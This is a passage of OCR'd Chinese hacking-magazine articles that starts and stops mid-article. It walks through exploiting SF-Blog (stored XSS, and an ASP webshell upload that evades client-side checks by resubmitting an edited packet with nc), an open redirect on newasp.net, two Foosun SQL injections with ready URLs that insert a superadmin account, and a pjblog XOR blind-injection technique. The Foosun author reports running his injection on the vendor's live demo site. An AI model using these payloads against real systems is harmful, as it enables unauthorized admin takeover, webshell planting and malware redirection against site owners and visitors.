


图7 发表跨站代码

在输出时会被UBB encode函数转换成<img src=javasc ript:alert(document.cookie)></img>。而很多html标记的属性里面都支持javascript:code的形式，所以会弹出cookie对话框。

接下来我们点击更新。然后刷新首页default.asp，这时弹出了如图8所示的对话框。




图8 跨站成功

修补方法是添加过滤=和:的语句：

```
case "=" : result=result+"&#x3D"      //过滤等号
case ":" : result=result+":"   //将英文的冒号转换成中文的
```

后台的其他地方如：更改网名：admin/myname.asp、添加个人说明 admin/myinfo.asp……既没有包含safe.asp而且在输出时又没有用coder函数过滤，都存在明显的直接输入< script>标记的跨站漏洞，这里就不一一列举了。

三。后台轻取WEBSHELL：

进入后台发现有添加图片的地方，先传个以asp为后缀的木马试试，谁知一点上传马上就弹出了错误提示，如图9所示。

查看源代码发现Fupload.asp中，验证格式的全是javascript本地验证：




图9 上传错误

```
<script language="JavaScript">
<!--
// 检查上传物件
checkFileUpload(表单名称,档案类型,是否需要上传,档案大小,图片最小宽度,图片最小高度,图片最大宽度,图片最大高度,储存宽度的表单名称,储存高度的表单名称)
function checkFileUpload(form,extensions,requireUpload,sizeLimit,minWidth,minHeight,maxWidth,maxHeight,saveWidth,saveHeight) {
    document.MM_returnValue = true;
    if (extensions != '') var re = new RegExp("\.(" + extensions.replace(/,/gi,"|") + ")$","i");
    for (var i = 0; i<form.elements.length; i++) {
        field = form.elements[i];
        if (field.type.toUpperCase() != 'FILE') continue;
        if (field.value == '') {
            if (requireUpload) {alert('请选取上传的档案！');document.MM_returnValue = false;field.focus();break;}
        } else {
            if(extensions != '' && !re.test(field.value)) {
                alert('这个档案不符合上传的类型！\n只有以下的类型才允许上传：' + extensions + '。\n请依规定选取新的档案。');
                document.MM_returnValue = false;field.focus();break;
            }
        document.PU_uploadForm = form;
        re = new RegExp(".(gif|jpg|png|bmp|jpeg)$","i");
        if(re.test(field.value) && (sizeLimit != '' || minWidth != '' || minHeight != '' || maxWidth != '' || maxHeight != '' || saveWidth != '' || saveHeight != '')) {
            setTimeout('if (document.MM_returnValue) document.PU_uploadForm.submit()',500);
            checkImageDimensions(field.value,sizeLimit,minWidth,minHeight,maxWidth,maxHeight,saveWidth,saveHeight);
        } } }
}
省略...
//-->
</script>
```

我们打开WSockExpert.exe进行监听上传页面，将刚才的asp木马改为jpg格式，然后抓包，将抓到的内容保存为1.txt，然后将

```
-----------------------------7d72bf271b01a6
Content-Disposition: form-data; name="upfile"; filename="E:\工具\ASP木马\test\test.jpg"
```

中的**test.jpg**改为**test.asp**，并将抓到的内容保存为1.txt，然后用nc提交，格式为：**nc 127.0.0.1 80 <1.txt**。根据命令行中返回的信息：window.opener.form1.showImg.src = 'photo'+'/'+'test.asp'知道上传的路径为photo\test.asp，

在浏览器中提交http://localhost/ASP/SF-Blog[v1.1]/photo/test.asp成功得到上传的小马，如图10所示。




图10 得到webshell

四。尾声：

总的来说，Sf-blog的安全性不是很高，尤其在safe.asp中的没有将提交的字符串强制转换成小写，使得前台的安全性形同虚设；而且在后台的很多页面没有用safe.asp来进行过滤，所以产生了不少的跨站漏洞，也许是作者太自信了吧！至于取得webshell的过程也相当轻松。

最后祝《黑客手册》越办越好！

编辑点评：

文章没有什么新奇的技术，有的只是作者学习后一步一个脚印的实践和探索，及时的实践和回顾、总结，积累自己知识，做为一个看黑手成长起来的朋友，我们有理由相信，明天会更加美好。

新云程序的小漏洞，大危害

图 My4h

从本文你可以学到：

新云程序小漏洞的利用演示

影响版本：

新云程序所有站，包括新云官方网站。

前言：

大家都应该知道，新云程序在国内还是比较流行的，一些门户网站都是用的新云程序。不知道的，百度搜索一下便知道了。我也是无意间发现这个漏洞的，如果有人恶意利用以下的方法，谁又会想到新云官方网站竟然会被人通过这样的方法挂马？小漏洞




图1 新云官方网站

存在的危害并不小！所以提醒广大的网民一定要警惕网络安全。

先以百度为例子说明问题，用新云官方网站地址测试的。返回如下页面，如图1。

首先打开：http://www.newasp.net，然后在地址后面加：**/link/link.asp?id=26&url=http://www.baidu.com**，复制到IE栏，回车，出现如图2页面。




图2 跳转到baidu页面

如果把：http://www.newasp.net/link/link.asp?id=26&url=http://www.baidu.com后面的**http://www.baidu.com**换成：**http://www.mythhack.cn**，那么http://www.newasp.net/link/link.asp?id=26&url=http://www.mythhack.cn就会跳转到我的博客。

如果http://www.newasp.net/link/link.asp?id=26&url=这个漏洞被利用，被跳转到挂马的地址呢？

一旦这个被利用，造成的危害也是巨大的。把**http://www.baidu.com**转换成16进制的字符串，再在每两个字符前加上%，变成了**%68%74%74%70%3A%2F%2F%62%61%69%64%75%2E%63%6F %6D**，其实这个是URL编码方式，我不过是用计算器手工完成，之后合并成如下的字符串**%68%74%74%70%3A%2F%2F%62%61%69%64%75%2E%63%6F%6D**加到http://www.newasp.net/link/link.asp?id=26&url=后面，复制到IE栏（http://www.newasp.net/link/link.asp?id=26&url=%68%74%74%70%3A%2F%2F%62%61%69%64%75%2E%63%6F%6D），回车即跳到baidu的页面，一旦有人把形如上面，并且把URL=后面换成恶意网址之后加了密，然后把网址发给您，对于你自己，你似乎没有理由相信会是恶意网站。谁会想到新云官方网站也会有病毒？

其实在这种门户安全意识下丧失了安全，如果写成QQ尾巴病毒，用来大面积传播，后果更加严重。

总之仅以此文提示大家多留意一些，避免惨遭“毒”害。

编辑点评：

作者来稿的时候定义这个现象是跨站，其实不然，手上有新云代码的朋友可以看看它这个处理的逻辑，按照我的理解，这个只是接收这个参数，然后进行跳转而已，并不属于跨站漏洞的范畴。不过话说回来，这个编码掩饰的利用，在大面积实施的情况下还是挺有杀伤力的。提醒大家不要看到什么地址都点。

□ oldjun[SST]&[SUS]

再次公布风讯两个不为人知的0day

从本文你可以学到：

又一种发现漏洞的方式方法及利用

前几天风讯官方服务器被挂马了，虽然不是自己所为，但感觉还是有点对不起她……如果不是上次我跟flyh4t搞出那个漏洞，肯定不会勾起大家对风讯的关注……

挂马这种勾当真是小人所为，为钱这样也太没素质了，但我很问心无愧的，我发现的问题基本都会向风讯客服报道的，做人够厚道了！闲话不说了，下面发两个我N天前发现的小洞，都是keyword未过滤导致的注入漏洞！

第一个，页面http://demo.foosun.net/user/userlist.asp，代码如下：

```
Set RsUserListObj = Server.CreateObject(G_FS_RS)
……
//执行条件之一，Request("Keyword")不能为空
If Request("Keyword")<>"" then
……
Else
//执行条件之一，Request("Name") = "UserName"
if  Request("Name") = "UserName" then
//生成strSQLs，作为下面sql查询语句的条件之一
strSQLs = " and UserName = '" & Request("Keyword")& "' "& StrOrders &""
……
```

下面直接执行了：

```
RsUserSQL = "Select UserID,UserName,UserNumber,RealName,Email,QQ,MSN,homepage,Integral,isLock,RegTime,Province,city From Fs_ME_Users  where isLock=0 "& strSQLs &""
RsUserListObj.Open RsUserSQL,User_Conn,1,1
```

第二个，页面http://demo.foosun.net/user/callboard.asp，代码如下（解释同上）：

```
Set RsUserNewsObj = Server.CreateObject(G_FS_RS)
If Request("Keyword")<>"" then
if Request("searchtype") <>"" then
……
Else
if Request("Name") = "title" then
strSQLs = " and title = '" & Request("Keyword")& "'"
……
```

下面直接执行了：

```
RsUserNewsSQL = "Select Newsid,title,content,AddTime,GroupID,NewsPoint,isLock From Fs_ME_News  where isLock=0 "& strSQLs &" Order by NewsID desc"
RsUserNewsObj.Open RsUserNewsSQL,User_Conn,1,3
```

代码写得太随便了，怎么能直接用request("keyword")呢？真不知道风讯怎么想的……

利用代码如下：

```
1、http://demo.foosun.net/user/userlist.asp?Name=UserName&keyword=1';insert%20into%20FS_MF_Admin%20(Admin_Name,Admin_Pass_Word,Admin_Is_Super)values(0x6F006C0064006A0075006E00,0x3800330061006100340030003000610066003400360034006300370036006400,1)--

2、http://demo.foosun.net/user/callboard.asp?Name=title&Keyword=1';insert%20into%20FS_MF_Admin%20(Admin_Name,Admin_Pass_Word,Admin_Is_Super)values(0x6F006C0064006A0075006E00,0x3800330061006100340030003000610066003400360034006300370036006400,1)--
```

注：如果加上去为一般管理员，则用下面的代码：

&Keyword=1';update%20FS_MF_Admin%20set%

20Admin_Is_Super=1%20where%20Admin_Name='oldjun'--

利用完以后都在后台自动添加一个超级管理员账户，用户名是oldjun，密码是12345678，本漏洞理论上可对所有版本进行注入，但由于ACCESS管理员账户所在库与查询的库是两个mdb文件，我测试了一天union联合查询，总是出错，于是放弃，目前只适用于所有SQL版本，并且支持所有SQL语句，想怎么执行就怎么执行，已经在官方demo站测试成功，如图1。




图 1

汗……风讯demo后台87个管理员，除了admin与test，其余均为oldjun与flyh4t，我寒……另外flyh4t那有个api文件的漏洞，下个月也会公布的，本keyword漏洞已经报告风讯客服了，学习研究为主，请大家不要恶意破坏，除此2个0day之外目前还有未公布的0day，我准备择日报告给风讯客服！好了，就简单的公布下，希望大家支持脚本安全小组（SST）与东南网安(SUS)，最后感谢婧的支持，欢迎访问我的小站：http://www.oldjun.com。

[光盘中提供有本文测试的代码]

编辑点评：

虽然有许多读者很想得到0day，但这终究不是自己的，自己去发现去探索才会更有乐趣。非常赞赏oldjun的品格，但老兄总是拿着这么多宝贝钓人胃口就是让人不爽嘛！希望多多教导大家如何去获得这些宝贝才是更大的收获啊！

Xor在SQL注入中的运用
——对pjblog最新sql注入漏洞分析

图 非零解

从本文你可以学到：

1、Xor在sql中的运用　　2、Sql注入利用的详细过程

一　写在前面

很多的课程都面临着考试，本来好好复习的，但是想到以后的生活费又得靠别人赞助就觉得惭愧，这就不得不写点稿纸来赚点生活费。最近都没读什么代码，在BCT的网站里面发布了sobiny师兄发现pjblog的漏洞公告，由于漏洞对别人的网站造成伤害，所以sobiny师兄没有公布具体的漏洞所在文件。下载pjblog程序分析后，又根据sobiny师兄在他blog发了的图片找到了漏洞。

二　SQL过滤函数

Pjblog程序从外部的所有的变量，包括cookies都经过common/function.asp文件中的CheckStr()进行了过滤。代码如下（//为对代码的分析）：

```
Function CheckStr(byVal ChkStr)
    Dim Str:Str=ChkStr
    If IsNull(Str) Then
        CheckStr = ""
        Exit Function
    End If
    Str = Replace(Str, "&", "&amp;")          //替换&为&amp;(html
可解析为&)
    Str = Replace(Str,"'","&#39;")            //过滤'，基本上防止了
字符型注入
    Str = Replace(Str,"""","&#34;")           //过滤"风可
    Dim re
    Set re=new RegExp                         // 使用能够提供正则表达式的
RegExp对象
    re.IgnoreCase =True                       //设置搜索是否区分大小写，这里
为不区分
    re.Global=True                            //设置全局可用性
    re.Pattern="(w)(here)"                    //Pattern属性设置或返回被搜索的
正则表达式模式
    Str = re.replace(Str,"$1h&#101;re")       //把上面查询的where
替换$1h&#101;re，这里的$1为Pattern查找到where搜索的第一个()内容，
&#101为html中的e
    re.Pattern="(s)(elect)"                   //以下类似查找到select、insert、
create、drop、alter、delete等并替换
    Str = re.replace(Str,"$1el&#101;ct")
    re.Pattern="(i)(nsert)"
    Str = re.replace(Str,"$1ns&#101;rt")
    re.Pattern="(c)(reate)"
    Str = re.replace(Str,"$1r&#101;ate")
    re.Pattern="(d)(rop)"
    Str = re.replace(Str,"$1ro&#112;")
    re.Pattern="(a)(lter)"
    Str = re.replace(Str,"$1lt&#101;r")
    re.Pattern="(d)(elete)"
    Str = re.replace(Str,"$1el&#101;te")
    re.Pattern="(u)(pdate)"
    Str = re.replace(Str,"$1p&#100;ate")
    re.Pattern="(\s)(or)"                     //\s表示与任何白字符
匹配，包括空格、制表符、分页符等。等价"[ \f\n\r\t\v]"
    Str = re.replace(Str,"$1o&#114;")
    Set re=Nothing
    CheckStr=Str
End Function
```

从上面的代码及分析来看，sql注入基本上没戏了。因为我们在sql注入中需要用到的sql查询语句的关键字都被过滤掉了。

三　异或xor

对于sql注入来说，用得最多的逻辑词就是and、or了，但是上面的语句中很明显过滤了前面有空白符与or相连接的字符串，而且连select这个sql注入必备的词都过滤掉了。但是除了and、or还有另外的逻辑词，如xor异或。异或就是相同为假，不同为真，请看下面就是“异或的真值表”。

A	B	A xor B
0	0	0
0	1	1
1	0	1
1	1	0

从表中很明显就知道了，当A和B同时为真或者假的时候，A xor B的结果就是假；当A和B的值，其中一个为真，另一个为假的时候，A xor B的结果就为真。说了这么多，这个xor有什么用呢？因为前面代码中利用函数CheckStr()把空白符or过滤了，但是并没有过滤xor。我们可以用xor构造与空白符or效果一样的sql语句，具体的漏洞分析请往下看。

四　漏洞分析

在member.asp中定义并调用了如下的函数：

```
function SaveMem
```

```
dim ReInfo
dim UID,username,Oldpassword,password,Confirmpassword,Gender,email,
homepage,QQ,HideEmail,checkUser
UID=trim(CheckStr(request.form("UID")))
ReInfo=Array("错误信息","","MessageIcon")
Oldpassword=trim(CheckStr(request.form("Oldpassword")))
password=trim(CheckStr(request.form("password")))
......
set checkUser=conn.execute("select top 1 * from blog_Member where
mem_id="&UID&" and mem_Name='"&CheckStr(memName)&"'")
if checkUser.eof then
    ReInfo(0)="错误信息"
    ReInfo(1)="<b>不存在此用户<br/>操作失败！</b><br/><a
href=""javascript:history.go(-1);"">单击返回</a>"
    ReInfo(2)="ErrorIcon"
    SaveMem=ReInfo
    exit function
end if
.........
set checkUser=conn.execute("select top 1 * from blog_Member where
mem_id="&UID&" and mem_Name='"&CheckStr(memName)&"'")
if checkUser("mem_Password")<>SHA1(Oldpassword&checkUser
("mem_salt")) then
    ReInfo(0)="错误信息"
    ReInfo(1)="<b>用户名与密码错误</b><br/><a href=""javascript:
history.go(-1);"">请返回重新输入</a>"
    ReInfo(2)="ErrorIcon"
    SaveMem=ReInfo
    exit function
end if
```

在上面的函数中取得了UID并用CheckStr()后将UID放进了sql查询语句中。程序把普通用户和管理员的用户名和密码都存在blog_Member里面，管理员的mem_id=1。我们在正常的情况下查询管理员的信息时可以用sql语句：select * from blog_Member where mem_id=1，而上面函数查询语句为：select top 1 * from blog_Member where mem_id="&UID&" and mem_Name='"&CheckStr(memName)&"'"。

我们可以把这两个sql语句连接起来构造成能查询管理员用户名和密码的sql语句，而不影响函数里面的sql语句：select top 1 * from blog_Member where mem_id="&UID&" or mem_id=1 or 1=1 and mem_Name='"&CheckStr(memName)&"'"。

在这查询的语句后面由于第二个or后面为假，但是前面的语句为真，使得整个语句也为真，sql语句就能正常的查询，这就是sql注入语句的原型，看看有没有select呢？但是对于or呢，是不是可以用xor来代替呢？以下是sobiny师兄画的图，请看图1。




图1 xor进行注入的真值表

其实图1只是讨论了各种的真假的可能性以及整个语句的运算过程。上面语句上的and的优先级比xor的优先级高一点，所以先算and。从图1上看出来构造sql注入后的语句为select top 1 * from blog_Member where mem_id=2 xor mem_id=1 and asc(mid(mem_Password,1,1))>0 xor 1=1 and mem_Name='xiaot'，在实际的过程中受到其他的函数的判断，我们用nc提交的时候mem_Name为空，我再来简单分析一下。

```
mem_id=2 xor mem_id=1 and asc(mid(mem_Password,1,1))>N xor 1=1
and mem_Name='xiaot'
1          1          1(猜解正确)          1          0
1          1          0(猜解正确)          1          0

由于优先级and比xor高，先算and
mem_id=2 xor mem_id=1 and asc(mid(mem_Password,1,1))>N xor 1=1
and mem_Name='xiaot'
1          xor          1                    xor    0
1          xor          0                    xor    0

Xor是异或，相同为真
mem_id=2 xor mem_id=1 and asc(mid(mem_Password,1,1))>N xor 1=1
and mem_Name='xiaot'
0                                            xor    0
1                                            xor    0

第三步，得到结果
mem_id=2 xor mem_id=1 and asc(mid(mem_Password,1,1))>N xor 1=1
and mem_Name='xiaot'
                                                  0
                                                  1
```

从上面的流程很容易知道，当猜解mem_id=1 and asc(mid(mem_Password,1,1))>N正确的时候，返回的是sql语句错误的信息；当猜解mem_id=1 and asc(mid(mem_Password,1,1))>N错误的时候，返回的是sql语句正确的信息。

五 漏洞利用

首先注册一个用户名，我这里注册nohack，密码为000000。注册成功登录修改密码并抓包，最好是修改密码的时候，新密码跟原密码要一样，否则提交数据包的时候还得提交一次，需要修改很多数据的，如图2。

